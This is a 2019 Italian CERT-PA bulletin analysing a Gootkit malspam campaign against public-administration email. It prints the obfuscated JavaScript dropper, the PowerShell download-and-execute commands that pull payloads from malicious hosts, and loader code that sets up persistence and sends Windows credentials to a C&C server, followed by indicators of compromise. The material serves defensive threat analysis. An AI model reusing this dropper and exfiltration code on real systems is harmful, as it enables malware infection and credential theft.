AGID Agenzia per l'Italia Digitale

Computer Emergency Response Team Pubblica Amministrazione CERT-PA

Bollettino: Campagna di malspam Gootkit indirizzata verso PEC italiane

ID: CERT-PA-B001-190320	Data: 20/03/2019

AVVERTENZE

Il documento ha lo scopo di fornire alle Amministrazioni accreditate il quadro di riferimento degli scenari di minaccia rilevati dal CERT-PA, al fine di consentire loro di avviare tempestivamente valutazioni di impatto sui propri sistemi informativi e implementare le misure di contrasto/contenimento dei rischi correlati.

Il CERT-PA, nell'erogare al meglio questo servizio, si avvale di propri fornitori e di fonti pubbliche disponibili in Rete, individuati e selezionati tra i più autorevoli organismi di sicurezza, aziende specializzate e fornitori di tecnologie, al fine di garantire alla comunità di riferimento – con la massima accuratezza, affidabilità e tempestività possibile – le informazioni utili per la prevenzione e la gestione degli incidenti di sicurezza informatica.

Non è consentito far uso di queste informazioni per finalità differenti da quelle sopra indicate.

La presenza di rinvii operati mediante tecniche di ipertesto (link) non costituisce una raccomandazione del CERT-PA verso il soggetto richiamato, ma unicamente uno strumento per facilitare il rapido recupero di informazioni utili.

Indice

Sommario

Questa sezione contiene l'elenco delle minacce oggetto del bollettino. Dalle segnalazioni e dal monitoraggio delle fonti, il CERT-PA riporta le seguenti evidenze:

1. Analisi sample, opportunamente offuscato, individuato da P.A.

Il CERT-PA ha recentemente rilevato una campagna di malspam rivolta verso utenze italiane ed, in particolare**, verso caselle su domini di posta riferibili a strutture della PP.AA.**

Dal monitoraggio degli eventi connessi alla campagna e dalle analisi svolte su alcuni campioni, pervenuti dalla Constituency del CERT-PA ed estrapolati da una email contenente due allegati, di cui uno malevolo, sono emerse evidenze di particolare interesse in merito alle tecniche di offuscazione utilizzate per occultare il codice. Il sample analizzato si presenta come una variante del noto Gootkit e tra le prime operazioni effettuate vi è l'invio delle credenziali della macchina infettata ad una url presumibilmente usata come C&C.

Analisi tecnica del dropper

L'email esaminata contiene i seguenti allegati:

- *2019 1110-Eseguito_Bonifico_Europeo_Unico_0000_11075.xm*, un file XML contenente riferimenti a *pagopa* e con estensione (volutamente?) incompleta;
- *2019 1110-Eseguito_Bonifico_Europeo_Unico_0000_11075 xm.js*, il dropper vero e proprio.

Primo step

Il primo step riguarda l'analisi del file JS allegato alla mail contenente il seguente codice offuscato:

```
gsbafbhjtsev = new Array();
gsbafbhjtsev.push("i");
gsbafbhjtsev.push("AV49f");
gsbafbhjtsev.push("5xuD(SQt9W3Eu4a87wAxC98S");
gsbafbhjtsev.push("E");
gsbafbhjtsev.push("B54RAQR4ESBuV>WRA2B2");
gsbafbhjtsev.push("R3DQ0wzt6y9Tz7DW5uQuvy06B6SA)V67R");
gsbafbhjtsev.push("{wz3SS}");
gsbafbhjtsev.push("9R88cVwt");
[--- snip ---]
gsbafbhjtsev.push("72vzDQ6wDaw7uxww");
gsbafbhjtsev.push("xA3Bd5Qa49sBwzz2wwWE");
gsbafbhjtsev.push("WwS2ztazTV5A7\"VvV2a ESRzR 24B8R AzR");
gsbafbhjtsev.push("z");

var a =  6;
var b = "";
var c = gsbafbhjtsev.join(" ").split("");
for( var x = 0; x < c.length; x++){
  if( a ==  6 ){
    b += c[x];
    a = 0;
  }
  a ++;
}
eval( b );
```

Table 1 - Codice offuscato del dropper

Una volta deoffuscato si ottiene del codice con ulteriore livello di offuscazione, seppur minimo.

```
if(37854>20950){}cgxuygczdvdhggzsdwcti=-6463;hxitvvwuzdjeczjsfef
=92280;try{ xwjxxaaxiaxgsacifuvet =6606; setTimeout(function(){ vwvhhtdds
= "wcbysjxhjghxhceg"; },8552);}catch(err){gzutvubvvsdacuzx =
"vfcgszccfwsg";( new ActiveXObject( "wscript.shell" ) ).Run("powershell
$bvfxfwgexcgywxivvsxz = [System.IO.Path]::GetTempPath()
+'"+String.fromCharCode(92)+".'  +'"+String.fromCharCode(92)+"' +
'SMSvcHost32.exe'; ( New-Object System.Net.WebClient
).DownloadFile('http://cloud.kokoheadattorney.com/501?axajezwjhcagguewvhc
j',$bvfxfwgexcgywxivvsxz);Start-Sleep -s 30; Start-Process
$bvfxfwgexcgywxivvsxz;", 17020 - 7924 - 8881 - 215);hgzwdjdxbteeg =
"aejtxbvafa";xceeysiychbweuzxbhb = "catxcjhdhydcautbzgs";( new
ActiveXObject( "wscript.shell" ) ).Run("powershell $egudvyzjiwuwejcavac =
[System.IO.Path]::GetTempPath() +
'"+String.fromCharCode(92)+"SearchI32.js'; ( New-Object
System.Net.WebClient
).DownloadFile('http://cloud.kokoheadattorney.com/502?xhhxsw',$egudvyzjiw
uwejcavac); Start-Process $egudvyzjiwuwejcavac;", 15040 - 6438 - 3912 -
4690);ifbzabia = "ditzhdweitzsgztcjiitey";};
wuejhvjcihsyutzgadjcjc="wyguaiaxfghcfedyedztdbafedvszawdswwz"
```

Table 2 - Secondo livello di offuscamento di codice

Riscrivendo meglio il codice ed evidenziando le parti più salienti (Tabella 3), si evince che il dropper effettua il download di due file: il Malware vero e proprio ed un ulteriore file JS.

```
[...]

(new ActiveXObject("wscript.shell")).Run("powershell
$bvfxfwgexcgywxivvsxz = [System.IO.Path]::GetTempPath() +'" +
String.fromCharCode(92) + ".'  +'" + String.fromCharCode(92) + "' +
'SMSvcHost32.exe'; ( New-Object System.Net.WebClient
).DownloadFile('http://cloud.kokoheadattorney.com/501?axajezwjhcagguewvhc
j',$bvfxfwgexcgywxivvsxz);Start-Sleep -s 30; Start-Process
$bvfxfwgexcgywxivvsxz;", 17020 - 7924 - 8881 - 215);

[...]

(new ActiveXObject("wscript.shell")).Run("powershell $egudvyzjiwuwejcavac
= [System.IO.Path]::GetTempPath() + '" + String.fromCharCode(92) +
"SearchI32.js'; ( New-Object System.Net.WebClient
).DownloadFile('http://cloud.kokoheadattorney.com/502?xhhxsw',$egudvyzjiw
uwejcavac); Start-Process $egudvyzjiwuwejcavac;", 15040 - 6438 - 3912 -
4690);
```

Table 3 - Download del Malware

Analizzando il codice in Tabella 3 si può notare come il dropper effettui due distinti download utilizzando comandi PowerShell:

1. Il primo file ad essere scaricato è il Malware, dalla url *http://cloud.kokoheadattorney.com/501?axajezwjhcagguewvhcj*, e salvato nella cartella dei file temporanei di Windows con il nome di **SMSvcHost32.exe**. Al termine del download, il file vene eseguito;

2. In seconda battuta viene scaricato un ulteriore JavaScript dalla url *http://cloud.kokoheadattorney.com/502?xhhxsw*, successivamente salvato col nome di **SearchI32.js**, anch'esso all'interno della cartella *temp* per poi essere eseguito.

Secondo step

Una volta eseguito il secondo JS scaricato si ottiene il seguente codice, anch'esso offuscato:

```
if(87981>1799){}ftuzujbggugxsyc=86486;jvfgab =94742;try{ iazsusyabwvfcf
=88803; setTimeout(function(){ gttfdawhffazbiaszubxbeiyh =
"fttwxfhyguxufegbsseffxtb"; },8552);}catch(err){( new ActiveXObject(
"wscript.shell" ) ).Run("powershell $satubfusshwsw =
[System.IO.Path]::GetTempPath() +
'"+String.fromCharCode(92)+"SearchI32.txt';$vzdshcsfwhycwjwcdyjhsu =
'';if( ![System.IO.File]::Exists($satubfusshwsw) ){( New-Object
System.Net.WebClient
).DownloadFile('http://cdn.zaczvk.pl/crypt0DD1D2637FDB71097213D70B94E8693
0.php',$satubfusshwsw);};Get-Content $satubfusshwsw | Where-Object {$_ -
match $regex} | ForEach-Object { $vzdshcsfwhycwjwcdyjhsu += $_ -replace
'..(.)','$1'} ;Invoke-Expression -Command $vzdshcsfwhycwjwcdyjhsu;", 6651
- 336 - 2400 - 3915);ydutajxtuiyuttxzecyguyad = "dhvhifcytyvw";};
xaduvwchuxetsxxyduxiieshbfdf="yvsbtwdwbvutazayweg"
```

Table 4 - Codice offuscato all'interno del file SearchI32.js (secondo JS scaricato)

Anche in questo caso, riscrivendo meglio il codice ed evidenziando le parti importanti si nota il download di un ulteriore file:

```
[. . .]

(new ActiveXObject("wscript.shell")).Run("powershell $satubfusshwsw = [System.IO.Path]::GetTempPath()
+ '" + String.fromCharCode(92) + "SearchI32.txt';
   $vzdshcsfwhycwjwcdyjhsu = '';
   if( ![System.IO.File]::Exists($satubfusshwsw) ){( New-Object System.Net.WebClient
).DownloadFile('http://cdn.zaczvk.pl/crypt0DD1D2637FDB71097213D70B94E86930.php',$satubfusshwsw
);};
  Get-Content $satubfusshwsw | Where-Object {$_ -match $regex} | ForEach-Object {
$vzdshcsfwhycwjwcdyjhsu += $_ -replace '..(.)','$1'} ;
   Invoke-Expression -Command $vzdshcsfwhycwjwcdyjhsu;", 6651 - 336 - 2400 - 3915);

[. . .]
```

Table 5 - Download di un ulteriore file adibito all'invio delle credenziali macchina

In questo caso viene, quindi, effettuato il download di un file che punta ad una risorsa php attraverso la seguente url *http://cdn.zaczvk.pl/crypt0DD1D2637FDB71097213D70B94E86930.php* e anch'esso, una volta salvato tra i file temporanei del sistema col nome di **SearchI32.txt**, viene eseguito.

Analizzando il suddetto file (Tabella 6) si apprende come esso venga usato per inviare ad una specifica url le credenziali di accesso al sistema Windows compromesso:

```
$ver = 318.02;
$url_adm = 'http://space.bajamelide.ch/';
$timeout = 120;

$my_dir = [System.IO.Path]::GetTempPath();

$ldr = 'SearchI32';
$stop_id  = Join-Path $my_dir '1';
$exe_file = Join-Path $my_dir 'SearchI32.exe';
$ldr_file = Join-Path $my_dir 'SearchI32.txt';
$JS_file  = Join-Path $my_dir 'SearchI32.js';
$runfile  = Join-Path $my_dir 'SearchI32.tmp';

[...]

// 1. Creazione di un file .lnk in Avvio Automatico
$CheckAutoRun_lnk = [Environment]::GetFolderPath('Startup') + '\Windows
Indexing Service '+$ldr+'.lnk';
if(![System.IO.File]::Exists($CheckAutoRun_lnk) )
{
   $Shell = New-Object -ComObject ('WScript.Shell');
   $ShortCut = $Shell.CreateShortcut( $CheckAutoRun_lnk );
   $ShortCut.Arguments= $JS_file;
   $ShortCut.TargetPath = 'cscript.exe';
   $ShortCut.WorkingDirectory = $my_dir;
   $ShortCut.WindowStyle = 1;
   $ShortCut.Description = 'Windows Indexing Service';
   $ShortCut.Save();
}
// 2. Generazione dell'id del pc infetto
try
{
      $bot_id = (Get-WmiObject -class Win32_ComputerSystem -Property
Name).Name + '_';
}
catch
{
      $bot_id = 'OMG_';
}

try
{
      foreach ($disk in (gwmi win32_diskdrive))
      {
            $bot_id += [convert]::tostring($disk.signature, 16);
      }
}
catch
{
      $bot_id += '0000000';
}
```

```
$count = 0;
// 3. invio delle credenziali di accesso a Windows
$req = New-Object System.Net.WebClient;
$req.Credentials = [System.Net.CredentialCache]::DefaultCredentials;
$req.QueryString.Add('b', $bot_id );
$req.QueryString.Add('v', $ver );
```

Table 6 - Analisi del file SearchI32.txt

Come evidenziato dai commenti in grassetto (aggiunti dagli analisti del CERT-PA) si possono osservare tre principali operazioni compiute dal file **SearchI32.txt**:

1. Viene creato, in avvio automatico (in modo che venga eseguito ad ogni avvio del sistema e quindi garantirsi la persistenza) un collegamento (file .lnk) al processo di sistema cscript.exe a cui viene passato il file SearchI32.js analizzato in precedenza.;
2. Viene generato un id univoco della macchina infetta ottenuto dalla concatenazione del nome della macchina (attraverso il comando PowerShell `Get-WmiObject -class Win32_ComputerSystem -Property Name).Name`) isolando i primi 8 caratteri della signature dei dischi presenti nella macchina (`[convert]::tostring($disk.signature, 16);`) ottenendo un id del tipo: *COMPUTER-NAME_ah4k85hb*;
3. Invia le credenziali di autenticazione a Windows (attraverso il comando **`[System.Net.CredentialCache]::DefaultCredentials`**) e l'id generato (bot_id) alla url *http://space.bajamelide.ch*.

Analisi eseguibile Gootkit


Il file eseguibile, ottenuto dal primo step, viene salvato dallo script iniziale con il nome "SMSvcHost32.exe".


```
--------------------------------------------------------------------------------
File Information (time: 0:00:02.116636)
--------------------------------------------------------------------------------
filename          SMSvcHost32.exe
filetype          PE32 executable (GUI) Intel 80386, for MS Windows
filesize          264704
hash sha256       50c5031899fcb3eec49d2f147adbeaba6312cfd068530526ac59674f412fdb44
virustotal        29/69
imagebase         0x400000
entrypoint        0x200c
imphash           3c1b8c64edbd2b59320d8476160f88a4
datetime          2015-06-03 22:49:11
dll               False
directories       import, tls, resources, relocations
sections          .udata, .wdata, .rsrc, .relok, .text *
features          mutex, antidbg, xor
```

Dall'analisi statica è possibile osservare alcune importanti caratteristiche del malware successivamente confermate in fase di debug. Il codice risulta offuscato con uno XOR con chiave 0x4e, presenta funzionalità di antidebug e la sezione ".text", che ospita codice eseguibile, riporta un valore di entropia pari a 7.88.

```
[peframe/sections]> .text
{
    "characteristics": 1610612768,
    "data": "b'\\x00\\x02\\x03\\x04\\x00\\x06\\x07\\x08\\x00\\n\\x0b\\x0c\\x",
    "entropy": 7.880344820116675,
    "executable": true,
    "hash": {
        "md5": "333128576741a38b2c417a6523cf469c",
        "sha1": "b44c1d30b03d78ee2baafa18b3533f941839da5b",
        "sha256": "b28dd8146832dc0a7e91d837be6c915114e8f6f8bc70680ac9bf5769b62d1878"
    },
    "section_name": ".text",
    "size_of_raw_data": 256000,
    "virtual_address": 4096,
    "virtual_size": 255698
}
```

La funzione XOR viene utilizzata per riesumare le informazioni occultate nel codice come i domini da contattare e le funzioni da invocare.






Il sample, appartenente alla famiglia gootkit, di cui il CERT-PA ha avuto modo di analizzare le varianti precedenti, non si discosta molto dalle versioni veicolate nelle ultime settimane, ma come ci si aspettava sfrutta nuovi C&C per comunicare.

Stando a quanto emerso dalle analisi, il sample estrae dalla routine XOR due domini nonostante prediliga le richieste verso un unico server localizzato in Germania, probabilmente finchè quest'ultimo risulta attivo.


Di seguito la preparazione della richiesta:



Il dominio contattato è "*ws.diminishedvalueoregon.com*" e, come di consueto, la richiesta è volta a puntare su uno dei seguenti file:

- /rbody32
- /rbody320
- /rbody64

Nel corso dell'analisi è emerso un altro domino "meenwae.top" di cui si ha evidenza essere stato utilizzato di recente con lo scopo di veicolare malware come Emotet, Lokibot, Dridex etc.



Il sample osserva le configurazioni relative alla connettività Internet attraverso il registro di sistema, nello specifico verifica la presenza di proxy, verifica inoltre le chiavi "*SystemBiosVersion*" e "*VideoBiosVersion*" da *HKLM\HARDWARE\DESCRIPTION\System* per individuare se l'ambiente di esecuzione è virtuale. Infine raccoglie informazioni dalla macchina compromessa e le organizza per inviarle al server di command and control da cui successivamente riceverà nuovi file e istruzioni per procedere con il furto di dati e credenziali.

Indicatori di Compromissione

Network

Url

- https://ws.diminishedvalueoregon.com/rbody32
- https://ws.diminishedvalueoregon.com/rbody320
- https://ws.diminishedvalueoregon.com/rbody64
- https://meenwae.top/
- http://cloud.kokoheadattorney.com/501?axajezwjhcagguewvhcj
- http://cdn.zaczvk.pl/crypt0DD1D2637FDB71097213D70B94E86930.php

Domain

- ws.diminishedvalueoregon.com
- meenwae.top
- cloud.kokoheadattorney.com
- cdn.zaczvk.pl

File

- **2019 1110-Eseguito_Bonifico_Europeo_Unico_0000_11075.xm**
  - MD5: 675bf6e6782ee5fc5df7600d8d22ac9b
  - SHA1: bebfd24c3868d1f51ff5a375aaf63756d1e8a5c9
  - SHA256: 0e9acd54b3bd3aceb7b526808044964752cb357531dd0e0b743967e3cc5a9ba4
- **2019 1110-Eseguito_Bonifico_Europeo_Unico_0000_11075 xm.js**
  - MD5: c433f076bf38728a175b71b3bba62582
  - SHA1: 18e03386a6ab78a35e1ad4413dd42c3ac2dd098a
  - SHA256: 6c416de99049a1b38a75b402c1ba26594eb3fd0adc3290c0d97ce93ede47432f
- **SMSvcHost32.exe**
  - MD5: 514c64456c6455477546c81127f6d869
  - SHA1: 73ea01c8d2cef4777085e609f0fe386bd5775f86
  - SHA256: 50c5031899fcb3eec49d2f147adbeaba6312cfd068530526ac59674f412fdb44
- **SearchI32.js**
  - MD5: 70ce0f76cb4cf493d43836c8542917b5
  - SHA1: 4b1b00f78d38570c006cd3192ac33013f35aed93
  - SHA256: e88ee63c510be1def6af067c3f69eeae36f130f2fb34a606af0b289124f77f23
- **SearchI32.txt**
  - MD5: a4c1ddaecdff4365c59032c5df72d9f7
  - SHA1: 02561878ce7cf079f017e2875fd1f32662277f09
  - SHA256: 675a3cd24978b01f6cdefcb0593f9db99953a68f33552aefe1643da3331ef6c4